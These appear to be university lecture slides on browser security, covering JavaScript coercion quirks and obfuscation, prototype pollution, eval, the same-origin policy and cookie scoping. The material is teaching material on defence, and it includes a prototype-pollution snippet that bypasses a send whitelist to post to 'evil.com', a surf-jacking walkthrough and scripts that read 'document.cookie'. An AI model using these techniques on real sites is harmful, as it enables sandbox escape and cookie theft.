

Browser Security: JS and SOP

Mainack Mondal

CS60112
Spring 2025



Outline

- A bit more on javascript
- A bit more on Same origin policy (SOP)

JavaScript

JavaScript

- “The world’s most misunderstood programming language”
- Language executed by the browser
 - Scripts are embedded in Web pages
 - Can run before HTML is loaded, before page is viewed, while it is being viewed, or when leaving the page
- Used to implement “active” web pages
 - AJAX (asynchronous JavaScript + XML)
 - send data to and retrieve from a server without interfering with the display
 - huge number of Web-based applications

Potentially malicious website gets to execute some code on user’s machine

A bit of history

- Developed by Brendan Eich at Netscape
 - Scripting language for Navigator 2
- Later standardized for browser compatibility
 - ECMAScript Edition 3 (aka JavaScript 1.5)
- Related to Java in name only
 - Name was part of a marketing deal
 - “Java is to JavaScript as car is to carpet”
- Various implementations available
 - Mozilla’s SpiderMonkey and Rhino, Google’s V8, and several others
- Weird semantics...

Javascript /JS: Complicated

- What does the program below evaluate to?

`[] + {}`  to the string “[object Object]” !

- `[]` is interpreted as the null array, `{}` as an object with no field, and `+` as
- Result obtained by type coercion
 - `[]`.toString() returns “”
 - `{}`.toString() returns “[object Object]”

Javascript /JS: Complicated

- What does the program below evaluate to?

`[] + {}`  to the string “[object Object]” !

- `[]` is interpreted as the null array, `{}` as an object with no field, and `+` as

- Result ob

- `[]`.toStrin

- `{}`.toStrin

1. Invoke the ToPrimitive internal function on both arguments.
2. If the argument to ToPrimitive is an object (as in the case of arrays), invoke the valueOf method on the argument.
3. If the call to valueOf returns a primitive value, return that value. Otherwise, call the toString method on the argument, and return the result of that call (if it's primitive).
4. If the result of ToPrimitive is a string for either argument, concatenate the string representations of both arguments.

More complexity

- What does the program below evaluate to?

```
(! [] + []) [ + [] ] + (! [] + []) [ + ! + [] ] + ( [ ! [] ] + [ [] ] )  
[ + ! + [] + [ + [] ] ] + (! [] + []) [ ! + [] + ! + [] ]
```



to the string 'fail' !

- More complicated! (![]+[]) evaluates to “false”, +[] evaluates to 0 which is used as an index and so on...

Let there be light

- Lets decode
 - `![] -> 'false'` , `![] + [] == 'false' + '' == 'false'`
 - `+[] -> 0` , so, `(![] + [])[+[]] == 'false'[0] == 'f'`
 - `+!+[] -> 1` , so, `(![] + [])[+!+[]] == 'false'[1] == 'a'`
 - `![] -> 'false'` so `[![]] -> ['false']`
 - `[] -> [Array(0)]` which cannot be an index, so, `[] [[]] = 'undefined'`
 - So, `([![]] + [[]][[]]) -> 'falseundefined'`
 - `[+[]]` is 0 and `+!+[]` is 1 , so `+!+[] + [+[]] -> '10'`
 - `([![]] + [[]][[]])[+!+[] + [+[]]] -> 'falseundefined'[10] == 'i'`
 - `(![] + [])[!+[] + !+[]] == 'l'`, why?
- Used in coding and hiding malware


Security breach

- The script below, simplified from actual scripts in Facebook API, aims to impose access controls on the networking APIs provided by web browsers

```
function send(u,m) {/*Stand-in for XMLHttpRequest*/
function protect(send) {
  var whitelist={"https://microsoft.com/mail":true,
                 "https://microsoft.com/owa":true};
  return function (url, msg) {
    if (whitelist[url]) send(url, msg);
  };
} send = protect(send);
```

- Can be bypassed by injecting the following code in the sandbox

```
Object.prototype["http://evil.com"]=true;
send("http://evil.com", "bypass!");
```



This attack exploits prototype inheritance...

Mutable records aka dictionary key and values can be changed

```
1 var o = {foo : "init"};  
2 o.foo; ?  
3 o.bar; ?  
4 o.bar = "defined";  
5 o.bar; ?  
6 o ["f" + "oo"] = "changed";  
7 o ["fo" + "o"]; ?
```

Syntactic sugar
for o["foo"]

Assignments and lookup can both take arbitrary strings

But not always: Object freezing

```
1 var o = {};  
2 o.x = "add x";  
3 Object.freeze(o);  
4 o.y = "add y";  
5 o.y; // ?  
6 o.x; // ?  
7 o.x = "change x";  
8 o.x; // ?
```

Accessor properties

- ES5 (ECMAScript 5) introduces **getters** and **setters**, also known as **accessors**

```
1 var timesGotten = 0;
2 var o = {get x() { timesGotten++; return 22; }};
3 o.x; ?
4 timesGotten; ?
5 o.x; ?
6 timesGotten; ?
```

Accessor properties

- ES5 introduces **getters** and **setters**, also known as **accessors**

```
1 var foo = 0;  
2 var o = {set x(v) { foo = v; }, get x() { return foo; }};  
3 o.x = 37; ?  
4 foo; ?  
5 o.x; ?
```

Object-oriented Javascript

```
1 var o = {  
2   // The property _x stores data shared between  
3   // these two functions  
4   get x() { return this._x + 1; },  
5   set x(v) { this._x = v * 2; }  
  
6 };  
7 o.x = 5; ?  
8 o._x; ?  
9 o.x; ?
```

- Functions have access to the target object of the assignment or lookup via **this**.

Prototype inheritance

```
1  var parent = {  
2    get x() { return this._x + " was gotten"; },  
3    set x(v) { this._x = v; }  
4  };  
5  var child = Object.create(parent);  
6  child.x = "set value"; // Sets... what exactly?  
7  parent._x; // ?  
8  child._x; // ?  
9  parent.x; // ?  
10 child.x; // ?
```

- The assignment applies to the child object and can use prototype chain to change properties of shared objects

Prototype inheritance

- Called prototype pollution attack
- An injection attack on JS runtimes
 - Often changes the `__proto__` property
 - Idea: if you change or pollute a prototype shared by multiple objects then all object values change

```
const a = {};  
const b = new Object();  
console.log(a.__proto__ === b.__proto__); // True  
a.__proto__.x = 42;  
console.log(b.x); // 42
```

- So, you can overwrite even functions / values like `toString` or `isAdmin`
- Required: <https://learn.snyk.io/lesson/prototype-pollution/>

Eval aka necessary Evil

- Popular construct, notoriously bad beast
- Executes arbitrary code
- Semantics changes depending on whether or not the call is “direct” and in “strict mode” (4 combinations)
 - the call is direct if it uses the eval operator (as opposed to, e.g., an alias)
 - the call is strict if the string ‘use strict’ is prepended to the evaluated string or to the surrounding context

Careful!

- Bizarrely, indirect calls will not be strict in a strict context, unless the strict directive is included in the string

```
1 'use strict';
2 eval("var x = y; x");
3 // has strict semantics for the eval
4 var indirect = eval;
5 indirect("var x = y; x");
6 // non-strict semantics, despite 'use strict' above
```

Direct and strict modes

- Directness determines which scope eval reads variables from
- Strictness determines which scope eval creates variables in
- general idea, convert mistakes into errors (throw exceptions instead of silently failing, cannot accidentally create global variables, all properties in an object must be distinct, and more)

How would the scope and variable values change with four combinations?

- Four combinations
 - Use strict / direct call eval
 - NOT use strict / direct call eval
 - Use strict / indirect call eval
 - NOT use strict / indirect call eval
- Required tutorial:
 - <http://blog.brownplt.org/2012/10/21/js-eval.html>

Outline

- A bit more on javascript
- A bit more on Same origin policy (SOP)

Same Origin Policy

Browser sandbox

- Goal: safely execute JavaScript code provided by a remote website
 - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Same origin policy (SOP)
 - Can only read properties of documents and windows from the same protocol, domain, and port
- User can grant privileges to signed scripts
 - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

SOP often misunderstood

Collin Jackson
Stanford University
collinj@cs.stanford.edu

Adam Barth
Stanford University
barth@cs.stanford.edu

W2SP'08

- Often simply stated as “same origin policy”
 - This usually just refers to “can script from origin A access content from origin B”?
- Full policy of current browsers is complex
 - Evolved via “penetrate-and-patch”
 - Different features evolved in slightly different policies
- Common scripting and cookie policies
 - Script access to DOM considers protocol, domain, port
 - Cookie reading considers protocol, domain, path
 - Cookie writing considers domain

Same origin policy

protocol://domain:port/path?params

Same Origin Policy (SOP) for DOM:

Origin A can access origin B's DOM if A and B have same **(protocol, domain, port)**

Same Origin Policy (SOP) for cookies:

Generally, based on


([protocol], domain, path)

optional



Cookie refresher: Website storing info in browser

A **cookie** is a file created by a website to store information in the browser




HTTP is a stateless protocol; cookies add state

Cookie refresher: What are cookies used for?


- Authentication
 - The cookie proves that the client previously authenticated correctly
- Personalization
 - Helps the website recognize the user from a previous visit
- Tracking
 - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Cookie refresher: Setting cookies by server



- Delete cookie by setting “expires” to date in past
- Default scope is domain and path of setting URL

Viewing cookies in browser



Cookies are identified by (name,domain,path)

cookie 1

name = **userid**
value = test
domain = **login.site.com**
path = /
secure

cookie 2

name = **userid**
value = test123
domain = **.site.com**
path = /
secure



SOP for writing cookies

domain: any domain suffix of URL-hostname,
except top-level domain (TLD)

Which cookies can be set by **login.site.com**?

allowed domains

✓ **login.site.com**
✓ **.site.com**

disallowed domains


✗ **user.site.com**
✗ **othersite.com**
✗ **.com**

login.site.com can set cookies for all of **.site.com**
but not for another site or TLD

Problematic for sites like .uni-saarland.de

path: anything

SOP for reading cookies



- Browser sends all cookies in URL scope:
 - cookie-domain is domain-suffix of URL-domain
 - cookie-path is prefix of URL-path
 - protocol=HTTPS if cookie is “secure”

Example

cookie 1

name = **userid**

value = u1

domain = **login.site.com**

path = /

secure

cookie 2

name = **userid**

value = u2

domain = **.site.com**

path = /

non-secure

both set by **login.site.com**

http://checkout.site.com/

?

http://login.site.com/

?

https://login.site.com/

?

Cookies protocol issues

- What does the server know about the cookie sent to it by the browser?
- Server only sees `Cookie: Name=Value`
 - ... does not see cookie attributes (e.g., “secure”)
 - ... does not see which domain set the cookie
 - RFC 2109 (cookie RFC) has an option for including domain, path in Cookie header, but not supported by browsers

Surf jacking


- Victim logs into <https://bank.com> using **HTTPS**
 - Non-secure cookie sent back, but protected by HTTPS
- Victim visits <http://foo.com> in another window
- **Network attacker** sends “301 Moved Permanently” in response to cleartext request to foo.com
 - Response contains header “Location <http://bank.com>”
 - Browser thinks foo.com is redirected to bank.com
- Browser starts a new **HTTP** connection to bank.com, sends cookie in the clear
- Network attacker gets the cookie!

SOP for JavaScript in Browser

- Same domain scoping rules as for sending cookies to the server
- `document.cookie` returns a string with all cookies available for the document
 - Often used in JavaScript to customize page
- Javascript can set and delete cookies via DOM
 - `document.cookie = "name=value; expires=...; "`
 - `document.cookie = "name=; expires= Thu, 01-Jan-70"`

Javascript URL

javascript: alert(**document.cookie**)




Path separation

- Cookie SOP: path separation
 - when the browser visits `x.com/A`,
 - it does not send the cookies of `x.com/B`
 - this is done for efficiency, not security!
- DOM SOP: no path separation
 - A script from `x.com/A` can read DOM of `x.com/B`
- `<iframe src="x.com/B"></iframe>`
- `alert(frames[0].document.cookie);`

Javascript URL

javascript: alert(**document.cookie**)



Displays all cookies for current document

For more details...

- More details needed for carrying out attacks
- Some aspects
 - ... are different for some browsers
 - ... are not covered here
- Recommended reading:
<http://code.google.com/p/browsersec/wiki/Main>